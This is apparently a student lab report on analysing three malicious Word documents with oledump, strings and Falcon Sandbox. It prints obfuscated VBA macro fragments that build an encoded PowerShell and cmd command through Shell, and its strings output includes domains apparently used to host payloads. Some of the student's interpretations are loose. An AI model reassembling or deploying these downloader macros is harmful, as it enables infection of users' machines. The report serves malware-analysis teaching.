Log(69890 - lfLjA) + 41959 - SvXzRQ)) / 96709 + CByte(89480))
YrOOu = "dQBZA" + "EOATA" + "B5AF" + "YANQB1AGK" + "AMA" + "AYAFKAWABOAEQ" + "ATgB5AF"
ZJbTR = CStr(djMnj * Tan(PVCjjm * Int(HXClAW * Sqr(23117) / wOwUQ + Fix(38344)) / 72322 * Round(64687 /
Log(75438 - QlVCiX) + 24838 - uCZUOh)) / 57680 + CByte(937))
BCQSIFTkbRl = "MAZwB4" + "AEYA" + "aQB" + "0AEoAaAB0" + "AE" + "gAWgBXAFEAZAB0"
kXYbzF = CStr(iRNSS * Tan(inPJT * Int(cFtiY * Sqr(27337) / JqdARq + Fix(31458)) / 64037 * Round(3064 /
Log(20452 - wSjUX) + 23818 - uTaYm)) / 9855 + CByte(10083))
Phcjajpla = "AE8AcQBNAG" + "gAOQB3AHEA" + "YWBZAGw" + "AVQBS" + "AF" + "YARABwAD" + "MAVABDA"
dPvMipisC = ZSwUGPCpBTu + QziljstJ + mfbXPw + tn0iCqGs + Yr00u + BCQSlFTkbRl + PhcjAjplA
End Function
Function EJpvRMdvF()
```

```
Function EJpvRMdvF()
On Error Resume Next
dXjqs = CStr(NVwJAR * Tan(bCmccA * Int(AUHij * Sqr(40171) / uBkEYv + Fix(4473)) / 25767 * Round(85834
Log(773 - SQlwj) + 21781 - uNSRn)) / 91719 + CByte(18080))
VdcjFfbq = "EY" + "ARgBwA" + "FcAeQ" + "BUADAAbg'
u0IPw = CStr(XUSUL * Tan(bWt0J * Int(RKkYDk * Sqr(93314) / lHLdN + Fix(79304)) / 89919 * Round(38748 /
Log(477 - EcBAvv) + 37579 - YFvYTE)) / 14256 + CByte(3168))
cjlKTHFQCjN = "BTA" + "DkANwBCAFEAM" + "QBxAGEALwBpA" + "FQATgA4AGcAZ" + "ABpAEg" + "ASAA4AEIAZwA9AD" -
  "0AJwAgACkALAAgA"
wUWLYT = CStr(XQJoHW * Tan(HWGJj * Int(QPoEaM * Sqr(81990) / NnHWL + Fix(21975)) / 91927 * Round(99553
 / Log(57080 - jJ0dfm) + 59108 - CvnCN)) / 89882 + CByte(50828))
TOnpRJZp = "FsAUwB5AHMA" + "dABFAE0ALg" + "BJAE8A" + "LgBDAE8AT" + "QBQAHIA" + "RQBZAFMAaQBP" + "AE4ALg
MjfRk = CStr(cXKcB * Tan(vKOHs * Int(dXWnjC * Sqr(50237) / JvcKZ + Fix(23980)) / 91735 * Round(89852 /
Log(97251 - ULsUj) + 81857 - CkMZr)) / 62187 + CByte(61219))
XAjGY = "QBQAF" + "IARQBTAHMAa" + "QBPAG4A" + "bQBvAEQAZQBdA"
kRCuY = CStr(criChv * Tan(DpWAMC * Int(jlIqfV * Sqr(64714) / OfRPw + Fix(1374)) / 79058 * Round(90306)
 Log(86249 - ZMrUNS) + 98832 - SwvpZf)) / 56576 + CByte(85359))
wTkbSc = "DoAOgB" + "kAEUAYwBvAG0AcA" + "BSAGUAcwBTAC" + "kAIAB8AC" + "UAew" + "AgAG4AZQBXA" + "C0" + "
ATwBiAEoAZQBjA" + "HQA"
wILODS = CStr(dwkSw * Tan(OuiAmq * Int(MXqrkC * Sqr(67288) / YGmlE + Fix(44144)) / 81066 * Round(73410
/ Log(63241 - WthqPh) + 63819 - TkAKYt)) / 74069 + CByte(93469))
XuICMKmQnB = "IABzAHkA" + "UwB0AGUAbQA" + "uAGkATwAuAFMA" + "dABSAGUAQQBtAF" + "IARQBBAEQARQByA" + "Cg"
 + "AIAAkAF8AIA" + "ASACAAW" + "wBzAFkA" + "cw"
bSUiA = CStr(nErwju * Tan(YIzPQz * Int(VIIKo * Sqr(66779) / WNhszH + Fix(10022)) / 28262 * Round(38210
/ Log(23879 - VKtmX) + 68869 - BrLsN)) / 17798 + CByte(55919))
mciFvHV = "BUAEUAbQAuA" + "FQ" + "ARQBY" + "AHQ"
iwTJKq = CStr(kQqJF * Tan(nWJokI * Int(mUikYJ * Sqr(73481) / miAYPJ + Fix(48971)) / 16577 * Round(91249
/ Log(19512 - QDZdv) + 25880 - TOVCDc)) / 981 + CByte(66037))
jPTFinVNUUj = "ALgBFAE4AYwBv" + "AEQAaQBO" + "AGcAXQA6A" + "DoA" + "YQBT"
.
NNikA = CStr(bzmql * Tan(XN00ii * Int(rMrnXu * Sqr(81551) / VkaXY + Fix(64578)) / 13919 * Round(23300
Log(90149 - ZBMcc) + 81920 - cpvAG)) / 76978 + CByte(49529))
CLpzqlpZYcj = "AGMASQBJAC" + "AAKQAgAH" + "0AIAApAC4AcgB" + "FAEEARAB0AE8" + "ARQB0AGQAKAAgAC" + "kA"
EJpvRMdvF = VdcjFfbq + cjlKTHFQCjN + TOnpRJZp + XAjGY + wTkbSc + XuICMKmQnB + mciFvHV + jPTFinVNUUj + C
LpzqlpZYcj
End Function
```

Lastly for the second file, I used stream number 14 and decompressed the VBA Macros and received some more mathematical equations that run in the background when conditions are met.

```
root@remnux:/home/remnux/Downloads/lab05_samples# file b7bb6d16c9caaf36e14638a647c67715
b7bb6d16c9caaf36e14638a647c67715: Composite Document File V2 Document, Little Endian, Os: MacOS, Versio
n 10.3, Code page: 10000, Author: Stroschein, Joshua, Template: Normal.dotm, Last Saved By: Stroschein,
Joshua, Revision Number: 4, Name of Creating Application: Microsoft Macintosh Word, Total Editing Time
: 02:00, Create Time/Date: Fri Feb 12 17:55:00 2016, Last Saved Time/Date: Fri Feb 12 17:57:00 2016, Nu
mber of Pages: 1, Number of Words: 0, Number of Characters: 0, Security: 0
```

The third file was inspected for basic information such as creation date, operating system, version number, the author of the file, etc. Note: this file did not work without running as the administrator/root.

```
root@remnux:/home/remnux/Downloads/lab05 samples# oledump.py b7bb6d16c9caaf36e14638a647c67715
          114 '\x01Comp0bj'
         4096 '\x05DocumentSummaryInformation'
 2:
       202516 '\x05SummaryInformation'
 3:
         7098 '1Table'
 4:
 5:
          293 'Macros/PROJECT'
           41 'Macros/PROJECTwm'
 6:
         1937 'Macros/VBA/ThisDocument'
 7: M
         3108 'Macros/VBA/ VBA PROJECT'
 8:
         1285 'Macros/VBA/ SRP 0'
          102 'Macros/VBA/ SRP 1'
10:
          410 'Macros/VBA/_SRP_2'
11:
          103 'Macros/VBA/ SRP_3'
12:
          676 'Macros/VBA/dir'
13:
14:
         4096 'WordDocument'
```

Next, I used the oledump.py command to display the streams associated with the third file.

```
root@remnux:/home/remnux/Downloads/lab05_samples# oledump.py -s 7 -v b7bb6d16c9caaf36e14638a647c67715
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Sub AutoOpen()
    Dim MyText As String
    MyText = "Hello World"
    Selection.TypeText (MyText)
End Sub
```

Then I used the stream number 7 and decompressed the VBA Macros and received an execution command that prints "Hello World" when a condition is met.

After inspecting the files, all three were found to contain at least one VBA macro. You can tell a stream contains VBA macros because it will have the letter M at the front of the stream. The streams that contained macros were decompressed to find background code processes. After analyzing the macros and the corresponding streams, I believe the first two files I tested are malicious and the third one is not as the third one just prints "Hello World". The first two show some executable background running processes when certain conditions are met regarding programs and software.

# **Strings Utility Test**

### File: 748ef5288c8388d43a89515ef43457a0

```
I6Pa
pu&>
tI;c
WJrg
DDDD
HDDDD
DDDD
 HDDDD
 DDDDt
0>,W
X;?w=>
r[zK
z:NR
116e
F.X+&
a|*5Nc
Yzw=
 ;]W=
YH?8
0sQ2
 'eI-
zJ?q7
'nKm
eMZr
9n&2
C3=f
  ~8g<
 `y2e
/9V,
kP_;
\{_z
Mm:U
G$4+
 `Z[w
csG;d
csG;d
bv?y
L<|nq
Kf`In
w=}0
et)0
Siug0
n?4q
jc4^
  ~K/~
<=)}~`&
 bm?N
qLk{
 B^j/
s&q!
le}7
Lef/
IEND
[Content_Types].xml
_rels/.rels
theme/theme/themeManager.xml
sQ)#
 theme/theme/theme1.xml
theme/the
\VjU
^Tm#A
[<Sp
.L=d{}|[
MN1b
&SA,
```

```
NiY
w6Lh
        R6N
P+{+,
W,*`
$TdT0
Q[NfP
0yE\
N-W)
theme/theme/ rels/themeManager.xml.rels
6?$Q
K(M&$R(.1
[Content_Types].xmlPK
rels/.relsPK
theme/theme/themeManager.xmlPK
theme/theme/theme1.xmlPK
theme/theme/ rels/themeManager.xml.relsPK
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
a:clrMap xmlns:a="http://schemas.openxmlformats.org/drawingml/2006/main" bg1="lt1" tx1="dk1" bg2="lt2"
tx2="dk2" accent1="accent1" accent2="accent2" accent3="accent3" accent4="accent4" accent5="accent5" accent6="accent6" hlink="hlink" folHlink="folHlink"/>
Normal.dotm
Microsoft Office Word
.vbs
.bat
1heui21g hj1gejh12g ekj12hejkh2 '
1eji2ejh gashjgdjas djhg
eser
ion="1
х0сс
rara
.txt'
8179826378126.txt
endlessdeals.info/css/ notes/
bigdiscountsonline.info/css/_notes/
Attribut
e VB_Nam
e = Thi
sDocumen
1Normal
VGlobal!
Spac
Crea
tabl
Pre decla
ВЕхр
Temp
lateDeri
$Custom
b Auto O
pen()
Kalumna
End
QDQWAS
leji2e
jh gashj
gdjas dj
'Som
Dim MADR
ID As S
ng, MOTO
ROLA
```

```
KIP0ARIS
   CDD
, CDD
STT1
PBIn!
                CONT
Integ
&ABTH
                klm
Rlm
, TTKK
GEFORC
H0, h@$|hdA
Module2
.hhr(92
e= Samsu
ng(984
em" & "bp
.Goabc(
s0) +
I"ÅR"T
n(As
rumba(1)`) - 3
= C
"://
!p.txtd
17982637p8126
ara"
bigdisc
ountsonl
ine.info
/css/_no
"endless|de
DhKlk&
Right
right
, 15d
= In
, "exit
If (
0) Then
NFBH
nCrispy
CPLRP1
"pionee
b=payt(ina
anberry$
D#Re
2)A$
For i@
To !
Next
dZ0I.vbs
Output
c#pYs
Prindt
`QUHDQp
uflmdjoo
1.H`
leoTGl
Wor kbook
WDKW
eui21g h
j1g@
12g
ekj12hej8kh25
```

```
blic FunDct@? NH0
sbdhas(a
0bject
(a.res
ponset
Rand!
[q9
/ 2@ * Rnd!sa
sqwd`qwjdk#
udhqwgyu
qwaaa
W@a`
exit
pioneer
paytina
cranberry
vhvdgh gfdghqf hdw agsdfqgh
qwjdqhw 12g ahsjdg gh
Attribut
e VB Nam
e = "Mod
ule1"
ub H
Tleo
 ij As I@nteger
harCount
*= Acti
veDocume
nt.C
 `act
ers.
7- 1@
BHDW
yNJHD
jdqhw 12
g ahsjdg
 While T
If (a
(ij)
C)` Then
nge(Star
t:=0, En
>.Del
F.Fo
olo@rIndex
dBlack
Exit Do
# If
Loop
Public F
on Go
abc(sps
HUSB@-"vh
vdgh gf@
qf hdw a
gsdfq
Envir
Project
DWQI4a0
ashdUHhdaX
dddc
GWJUQHWDDDos0
AsaHuhqdjhasd
```

```
AAHOJD
hqudhhajsN
AtnQu0
HODUOF
BHQDHJWQDW
BYGDWHQGWHDWQ
NNNHDQYUWG
DWQJDIQWDKWQJDHBBOA0
Send
NumOfSeconds
SngSeczZ0
Timer
NQUHDJASDBm0
B var NQUHDJASD
rstd
ole>
\G{00020
430-
0046}#
2.0#0#C:
\Windows
\System3
e2.tlb
#OLE Aut
omation
ENormal
!Offic
!G{2
DF8D04C-
5BFA-101@B-BDE5
gAjA
ram File
s∖Common
Microso
ft Share
d\0FFICE
15\MS0.D
M 15 .0 Ob
ibrary
BeThisDo
cumentG
u@Ie
T}"B
odule1G
ThisDocument
Module1
Module2
iect1
stdole
Project-
Document=ThisDocument/&H00000000
Module=Module1
Module=Module2
HelpFile=""
Name="Project"
HelpContextID="0"
VersionCompatible32="393222000"
CMG="0E0CA27BA6FD6D016D0169056905"
DPB="D1D37D629A629A9D66639AFE2B1ED6DB7505003B70E4AF477156CD3B6B3433E7B0378E30"
GC="94963881384539453945"
[Host Extender Info]
&H00000001={3832D640-CF90-11CF-8E43-00A0C911005A};VBE;&H00000000
```

```
[Workspace]
ThisDocument=26, 26, 1296, 546, Z
Module1=52, 52, 1322, 572,
Module2=78, 78, 1348, 598,
Module1b
Microsoft Word 97-2003
MSWordDoc
Word.Document.8
внур
Right
NFBH
Crispy7
CPLRP1
fkgwd
impo
hdjkwq hqw dfgasjqwkdhjkqwhd gfs'
qgdhjqwghqj
qwnd j kqwq
fkqwd
verX
sadqwwdq
Attribut
e VB Nam
e = "Mod
ule2"
ublic Fu@nction
lmdjoo(a As S
Dim b
(Vari ant
Shell(a,
PNQUHD
JASD
kwq hqw
dfgasjqw
kdhjkqwh d gfs
Kakar@umba(n
yI@nteger
For i
t1 To n
ep 1
Randomiz
" + Chr(
3(121 *
Rnd)
ext i
B0HQWJ
(nbqjbd
qwqk
h, aa
.
bqwdbnsa
gdwhqdg
Object,
AHUDWQI
nashdU
HhdHu, dd
GWJUQ`HWDDD
aHu@
jhas
AHQ@B
,@zudhhaj"s
'sadqww
)= 1
 - (Atn(D10
```

```
d10)
eHPQDUQ
al(81
hqE#= klmdn(A
rD@HJWQDW
M" & "L2%
verX
~BYGDWH
QGWH@\
NHDQYUWG
eIQW
нвв`
t RM= Cre(ate
JD#)
`2'qg"Zgh
.0pxen
ACO=
 ThisDoc
ument.NH
Tbd U(
@ ub`
y(NumOfS econd"[Lo
imer@8
3o Whil
Ypag
B%8CJ
WordS10
Win16
Win32
Win64F
VBA6
VBA7
Project1
stdole
Project-
ThisDocument<
Evaluate
Normal
Office
Auto OpenV 0
Documentj
Sugubo(b0
NUQDQW
Lakaka
AutoOpen
MADRID
MOTOROLA
KIPARIS
TSTS6
CDDD&
LNSS
STT1
STT2
PBIn
CONT{
Ndjs[
ABTH
ввтн*
klmn
TTKK:
GEFORCE1
GEFORCE2
hdjshdh
```

Module2c Samsung Module1b Goabc%Q0 Asc!u0 KakarumbaP ATTH ChrK~0 Klklklklklkl BHJD Right NFBH Crispy7 CPLRP1 CPLRP2 CPLRP3 Replacef CONT2}Q0 QUHDQ& Fuflmdjoo Hameleon Workbook Open BHQDVBG NHdjhasbdhas responsetext RndR Creasqwdqwjdk CreateObject Hhqudhqwgyuqwaaag>0 Somaka Kalumna NQWDKWQ B var NQWDKWQ QDQWASD B\_var\_QDQWASD B var ATTH charCount ActiveDocument Characters rg0 Count0v0 BHDW JFQW Range Start Delete FontU ColorIndex wdBlack BQJBWDA1 Environ QHDHUSB \_B\_var\_QHDHUSB NJHD \_B\_var\_NJHD bydd ShellV MKQNWDT BHQWJD nbqjbdjqw dhjqwqkjww0&0 aaqjwhdq Mhdbqwdbnsagdwhqdghd

After revieing the strings response from file 748ef5288c8388d43a89515ef43457a0, there are many keywords including [Content\_Types], [Host Extender Info], [Workspace], some theme strings like theme/theme/themeManager.xmlPK, etc.

The contents of this file show some shared file drives with some code being added when certain conditions are met to execute them.

#### File: 7a618482be272bb1fcb4af69a3f649a3

```
[Content Types].xml
_rels/.rels
theme/theme/themeManager.xml
theme/theme/theme1.xml
0aF0t
$4vq^W
<:+&
;Fid
%qh|
R9C
         5
Aw?'
1XGVh
c:?7
{m3C
4F+8
JI$r
!aLf
MB[F7x"
>Yr]H+
a!e9#i
An7jah
theme/theme/_rels/themeManager.xml.rels
6?$0
K(M&$R(.1
[Content_Types].xmlPK
rels/.relsPK
theme/theme/themeManager.xmlPK theme/theme/theme1.xmlPK
theme/theme/ rels/themeManager.xml.relsPK
<?xiu version="1.0" encoding="UTF-8" standalone="yes"?>
<a:clrMap xmlns:a="http://schemas.openxmlformats.org/drawingml/2006/main" bgl="lt1" tx1="dk1" bg2="
lt2" tx2="dk2" accent1="accent1" accent2="accent2" accent3="accent3" accent4="accent4" accent5="accent5" accent6="accent6" hlink="hlink" folHlink="folHlink"/>
Z4fqZ4fq
Title
51480Ylahogar10796
52322Ylah52712
Normal.dotm
Microsoft Office Word
Title
Project
rstd
ole>
\G{00020
430-
0046}#
2.0#0#C:
\Windows
\system3
e2.tlb
#OLE Aut
omation
ENormal
*,\C
!Offic
```

```
!Offic
!G{2DF
8D04C-5B
FA-101B-
BDE5
m Files∖@Common
icrosoft
Shared\
OFFICE16
\MS0.DLL
M 16.0
Lib
rary
IqpVaL
qKjFMMSN
v@GL@
aDGbsjN
s@%N
*\CNormalrU
ThisDocument
Project
IqpVaLqKjFMMSN
Module1
aDGbsjNITN
C:\Program Files\Common Files\Microsoft Shared\VBA\VBA7.1\VBE7.DLL
C:\Program Files\Microsoft Office\Root\Office16\MSWORD.OLB
Word
C:\Windows\system32\stdole2.tlb
stdole
C:\Program Files\Common Files\Microsoft Shared\OFFICE16\MSO.DLL
Office
GRNK
Document
wNjqSj
Autoopen
GRNK
GRNK
TACAiZWidzJ Ql
ELiF0ErRhvNKi
WsYwW wlJf0qlY
0sBu
&
%^c^o^m^S^p^E
^c^%
  %^c^o^m^S^p
^E^c
  /V
        /c
         set %
```

```
Attribut
e VB_Nam
e = "aDG
bsjNITN"
Functi
on OnfdC
iTubwo()
On Err
or Resu
Next
hazb
r(bGWGrh
* Tan(s
CPiZ
Int@(mIrut
qr(14168
) / TwLM
zz + Fix
(52758)
 50538
und (7972
,Log(20
714 - vA
spb)
8954
TuPpT
=44648
CByte(80
913)
TtfDnq
TACAIZW
idzJ Ql
ELiFOErR hvNKi
WsYwW w
lJf0qlY
         HPlH
oknh
5061
vPiiUp
1893
71907A
yXqDEl
3399
5361
99580
AjisQji
uqizAB&
1 %^c^o^
m^S^p^E
‰ c΄
;@QlJHql
;j0jcwa
```

```
(inrhLz
  Tan(Cc
fwsf
Int@(FlbaL
qr(55318
) / fkYQ
Fix(6 4270)
+Roun
d(30435
Log(3331
6 - VYQf
815840
YilfFn
= 25251
yte(148
LOMYWCqP
OAFY
ZQByAFQA"X
E8AT
GEAc
cgBJABG
4AZw
oACAAJwBPWAFU
uSQJ
75340
qzikDq
99829
9568
L HqLRc
LIsas
15359
MvrOW
ZqsALQBk
FMAOABNA
5DAA
?lAFEAa
BrAHgAVA
                         @>Gw
<mkfN
GSDMA=lol QzMYc
LE@HtMUXn
SaXM
pPzuBF
KKAY
USpczX@
End Func@tion
McLXiicT
On E
rror Res
ume Next
```

```
Round (3
634 / Lo
g (69890
 - lfLjA)
+ 41959
@SvXzRQ)
96709
CByte(89
480))
r00u = "@dQBZA"
EoAT
$YANQB1HAGK
yAFkAWAB
oAEQ
ZJbTR
CStr(djM
nj * Tan
(PVCjjm
Int(HXCl
Sqr(2
3117
Fix(3
8344
6468
75438
v@QlVCiX
uCZU0
57680
~BCQ
SlFTkbRl
MAZwB4
dDEY
raQB
aAB0
gAWgBXAF
YbzF
{iRN
{inPJ
{cFtiY3
dARq
{145
[64037
2045B2@=wSjU
AuTaYm!
9855
=Phcj AjplA
8AcQBNAG
40QB3AHEI
A0VQBSC
BwAD
ABDA"
PvMipisC
ZSwUGPC
pBTu
!Qzi ljstJ
bXPw
tn0`iCqGs
         e+ F+
nd Funct ion
JpvRMdvF
On Err
or Resum@e Next
```

Word Win16 Win32 Win64x VBA6 VBA7 Project1 stdole Project-ThisDocument< Evaluate Normal Office Documentj IqpVaLqKjFMMSNm wNjqSj hfznm^w NbbFU Tan-PmPJqQ?I pzQwL\$I Sqr( WpAsUW Round Logd aJfPo Vbmvc SwRQjn@^ nzYbik"5 zjPAmP jaJCm NaMiN] ijmWh jbXdCTx BbnsFEcSomT ShellV USjCkRYTs ChrK~ HqqYZ vbKeyC HjdBCYIWPSM] OnfdCiTubwo4 mkfNGSDME McLXiicT0j dPvMipisC EJpvRMdvF< PtlWI0 zQaXLz PtzVKQ Cdjwj3 LTuKuQs cFqpm KfPKMdI Autoopen

nmapSm0 AjisQjiuqiz]Z QlJHql>! jjcwa wwkLw BjVhk@ PzXzr-o KdNljRa INFTp pAzjRitjFd, oHwBv! ZHkWH9 jlvGP pahki zZXvm vVDzE d0c0o vJLUt DmniZD hpwiC wzkpt AkMGko4o UpzJBY oRAWo0 jKiRr> wYpC0sEwo\_ R0rfCpW vFsrpDM wPPKBBK hivwHK cCzZ0 jzDER JwmvP cDinJ THnTtu sjNTC RbQJiYO UBYdNi wNTFNv:d NzjoQ OBFijda. RbABn WVuiav RZiPHUA GnPjL UbUjlE wzWQhqI AaatjJb iiINq ClolQzMYc sPjqk mcWvJ YPjNDi liauKW NpjjOM;/ wnnwWl cTvuK LEHtMUXn mRUYUA

```
Attribut
e VB Nam
e = "Iqp
VaLqKjFM@MSN"
1Norm
al.ThisD
ocument
V@Global
lFals
Creata
PredeHcla
BExpos
Templa
teDeriv
Customiz
1Functi
on wNjqS
Error Re
y Next
hfznm
Str(NbbF
U * Tan(@PmPJqQ
nt(pzQwL
Sqr(981
36) / Wp
AsUW + F
ix(90732
61786
Round (43
Log(
29548 - @aJfPo)
8726
42241
CByte(6 0629)
RQjn
SnzY
)zjP
)jaJ
)8091
$NaMiN
)40857B
685@
C) 973
68E)7243
% ijmWhA)82
jbXdC'
+ C)548421A)
Z@)Bb
nsFEcSom
Shell(
USjCkRYT
Chr(Hq
vbKe
HjdBC YIWPS
fdCiTubw
mkfNGS
McLXi icT0j
dP@vMipis
JpvRMdvF
, 7402A,
OPtlWI0
```

```
0End
Sub Auto
open
CMsiiWaA
bCXnbW
TcQIo
76590A
wpPD
5825
47747@
48796%C
SfpszA
1226
74315a&
4794"
HQCjR
0V0zifh
DBpAl
17252A
HFzTY
9673
69@i
- qwizf
QWSrvA
59270
ID="{0234A913-DB00-4249-8A90-FCC06AD69336}"
Document=IqpVaLqKjFMMSN/&H00000000
Module=aDGbsjNITN
ExeName32="QBTBFjjP"
Name="Project"
HelpContextID="0"
VersionCompatible32="393222000"
CMG="DFDD6F5291EE74F274F274F274F2"
DPB="BEBC0EB3324D104E104E10"
GC="9D9F2D90D36ED46ED491"
[Host Extender Info]
&H00000001={3P
832D640-CF90-11CF-8E43-00A0C911005A};VBE;&H00000000
[Workspace]
IqpVaLqKjFMMSN=0, 0, 0, 0, C
aDGbsjNITN=25, 25, 1385, 693,
IqpVaLqKjFMMSN
aDGbsjNITN
Microsoft Word 97-2003 Document
MSWordDoc
Word.Document.8
Normal.dotm
Microsoft Office Word
34837Ydashafyt77571
8762Yl31123
76744Yl81184
```

After revieing the strings response from file 7a618482be272bb1fcb4af69a3f649a3, there are many keywords including [Content\_Types], Round, Attribute, some theme strings like theme/theme/themeManager.xml, C:\Program Files\Common Files\Microsoft Shared\VBA\VBA7.1\VBE7.DLL etc.

The contents of this file appear to be going to different places within the C drive of the file system and attaching parts of code to certain file folders.

#### File: b7bb6d16c9caaf36e14638a647c67715

```
[Content_Types].xml
#!MB
;c=1
 _rels/.rels
theme/theme/themeManager.xml
 sQ}#
theme/theme1.xml
2-1K
k`!Q
.P:C
}t b
2t
]a0;o
 <G!Tq
9b"&a1
) I 0w
) K`q
16h>
!F\0I
@^V6
ohzB
k##7
D{=(
 m5}(
 weXjv1j
 v+ne
J%|z
Jajz
theme/theme/_rels/themeManager.xml.rels
6?$Q
K(M&$R(.1
[Content_Types].xmlPK
 _rels/.relsPK
theme/theme/themeManager.xmlPK
theme/theme1.xmlPK
theme/theme/_rels/themeManager.xml.relsPK
cheme/ rets/chemeManager.xmt.retsPK

<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<a:clrMap xmlns:a="http://schemas.openxmlformats.org/drawingml/2006/main" bg1="lt1" tx1="dk1" bg2="lt2" tx2="dk2" ac
cent1="accent1" accent2="accent2" accent3="accent3" accent4="accent4" accent5="accent5" accent6="accent6" hlink="hli
nk" folHlink="folHlink"/>
Stroschein, Joshua
 Normal.dotm
 Stroschein, Joshua
Microsoft Macintosh Word
 EMF
Title
Project
MSFo@rms3
 \H{0D452
EE1-E08F
  -101A-8
 -02608C4
 D0BB4}#2
.0#0#/Ap
plicatio
 .
ns/Micro
soft Wor
d.app/Co
 ntents/S
 haredSup
 port/Typ
e Librar
ies/fm20`.tlb#
```

```
|Users/
ych/
xain
co(m.m
Pref`erenc
Da.8exd A
N@tal
 @
OffPice
H {2DF8
5BFA
YAA00
mework
/Reso|ur
p14.0
ThisDocDum@
*\DNormalrU
[NF+
=>R
Project1
Project
ThisDocument
Word
MSForms
Office
Document
AutoOpen
Hello World
Attribut
e VB_Nam
e = "Thi
sDocumen
1Normal.
Global
Spac
jFal
Creat
Pred
ecla
@Expo
Templ
ateDeriv
#Customi
0Sub A
utoOpen(
Dim
MyText A
Hello W orld"
lection.PType
End
Word
Win16
Win32
VBA6
MAC_OFFICE_VERSIONHG
Project1
MSFormsC
Project-
ThisDocument<
 Evaluate
_
Normal
Office
```


```
Documentj
AutoOpen
MyText
SelectionZ
TypeText
ID="{10D12C4A-AEE9-5441-8774-6783456C2DA1}"
Document=ThisDocument/&H00000000
Name="Project"
HelpContextID="0"
CMG="A7A51D29E5E95FED5FED5FED"
DPB="1D1FA7AF6B246C246C24"
GC="9391293D9E3E9E3E61"
[Host Extender Info]
&H00000001={3832D640-CF90-11CF-8E43-00A0C911005A};VBE;&H000000000
ThisDocument
Microsoft Word 97-2004 Document
MSWordDoc
Word.Document.8
```


After revieing the strings response from file b7bb6d16c9caaf36e14638a647c67715, there are many keywords including [Content\_Types], Users, Applications, some theme strings like theme/theme/\_rels/themeManager.xml.rels, the name 'Stroschein, Joshua', etc.

This file appears to display basic system and file information.


# **Hybrid MD5 Hash Analysis**

File: 748ef5288c8388d43a89515ef43457a0





This shows the initial analysis of the file 748ef5288c8388d43a89515ef43457a0 put into the text file test1. Threat Score 83/100.




# Unusual Characteristics Contains embedded VBA macros with interesting strings Contains embedded VBA macros with suspicious keywords Informative

# Informative Anti-Detection/Stealthyness Renames files Cryptographic Related Shows ability to obfuscate file or information Environment Awareness Calls an API typically used to retrieve account information for specified SID General Contains embedded VBA macros Contains embedded VBA macros (normalized)

Creates mutants
Drops files marked as clean
Loads modules at runtime
Loads rich edit control libraries
Matched Compiler/Packer signature (DIE)
Opened the service control manager
References Windows filepaths for DLLs (possible dropped files)
Requested access to a system service
Tries to open documents files
Installation/Persistence
Dropped files
Drops temp files
Opens a handle to the specified process
Opens registry keys


Queries registry keys
Touches files
Network Related
Found potential URL in binary/memory
Making HTTPS connections using secure TLS/SSL version
System Security
Queries services related registry keys
Queries services related registry keys  Writes registry keys

This shows some different indicators found within this String/MD5 Hash regarding certain processes found.



Here we can see some interesting strings that were extracted from the MD5 Hash.


### File: 7a618482be272bb1fcb4af69a3f649a3








# Falcon Sandbox Reports



This shows the initial analysis of the file 7a618482be272bb1fcb4af69a3f649a3 put into the text file test2. Threat Score 65/100.





### Cryptographic Related

### **Environment Awareness**

Calls an API typically used to retrieve account information for specified SID

Contains ability to retrieve environment variable settings

### General

Contains embedded VBA macros

Contains embedded VBA macros (normalized)

Creates mutants

Drops files marked as clean

Loads modules at runtime

Loads rich edit control libraries

Matched Compiler/Packer signature (DIE)

References Windows filepaths for DLLs (possible dropped files)




# Tries to open documents files

ries to open documents files
Installation/Persistence
<u>Dropped files</u>
Drops temp files
Opens a handle to the specified process
Opens registry keys
Queries registry keys
Touches files
Network Related
Found potential URL in binary/memory
Making HTTPS connections using secure TLS/SSL version
Spyware/Information Retrieval
Contains CRYPTO related strings
System Security


System Security
Queries services related registry keys
Writes registry keys
Unusual Characteristics
Drops files inside appdata directory

This shows some different indicators found within this String/MD5 Hash regarding certain processes found.




Here we can see some interesting strings that were extracted from the MD5 hash.

File: b7bb6d16c9caaf36e14638a647c67715



### Falcon Sandbox Reports



This shows the initial analysis of the file b7bb6d16c9caaf36e14638a647c67715 put into the text file test3. Threat Score 75/100.














### Indicators


1 Not all malicious and suspicious indicators are displayed. Get your own cloud service or the full version to view all details.

Malicious Indicators	2
Unusual Characteristics	
Contains embedded VBA macros with keywords that indicate auto-execute behavior	~
Contains embedded string that indicates auto-execute behavior	*
Suspicious Indicators	2
Exploit/Shellcode	
Found URL in decoded VBA string	~
Unusual Characteristics	
Contains embedded VBA macros with interesting strings	~



Matched Compiler/Packer signature (DIE)	*
Opened the service control manager	<b>~</b>
References Windows filepaths for DLLs (possible dropped files)	<b>~</b>
Requested access to a system service	<b>~</b>
Tries to open documents files	<b>~</b>
Installation/Persistence	
Dropped files	<b>~</b>
Drops temp files	<b>~</b>
Opens a handle to the specified process	<b>~</b>
Opens registry keys	<b>~</b>
Queries registry keys	<b>Y</b>
Touches files	<b>~</b>
Network Related	
Found potential URL in binary/memory	<b>~</b>
Making HTTPS connections using secure TLS/SSL version	*
System Security	
Queries services related registry keys	<b>~</b>
Writes registry keys	•
Unusual Characteristics	
Drops files inside appdata directory	<b>~</b>

This shows some potentially harmful indicators found within this String/MD5 Hash regarding certain processes found.



Here we can see some interesting strings that were extracted from the MD5 hash.

After completing this lab it is apparent these files contain Trojan Horse or Trojan Downloader malware "that downloads and installs files, often malicious programs creating a back door, where the trojan downloader can download and install new versions of malicious programs, including more Trojans and adware (Norton)." File 7a618482be272bb1fcb4af69a3f649a3 is the most severe of the three files because I believe it to be a Trojan Downloader.

### **Conclusion:**

Everything went smoothly in this lab as I was able to accurately complete the malware analysis on the REMnux VM of the three files contained within the malware zip folder. It took a little time, but I got through figuring out how to properly gain access to the password protected zip folder.

### References:

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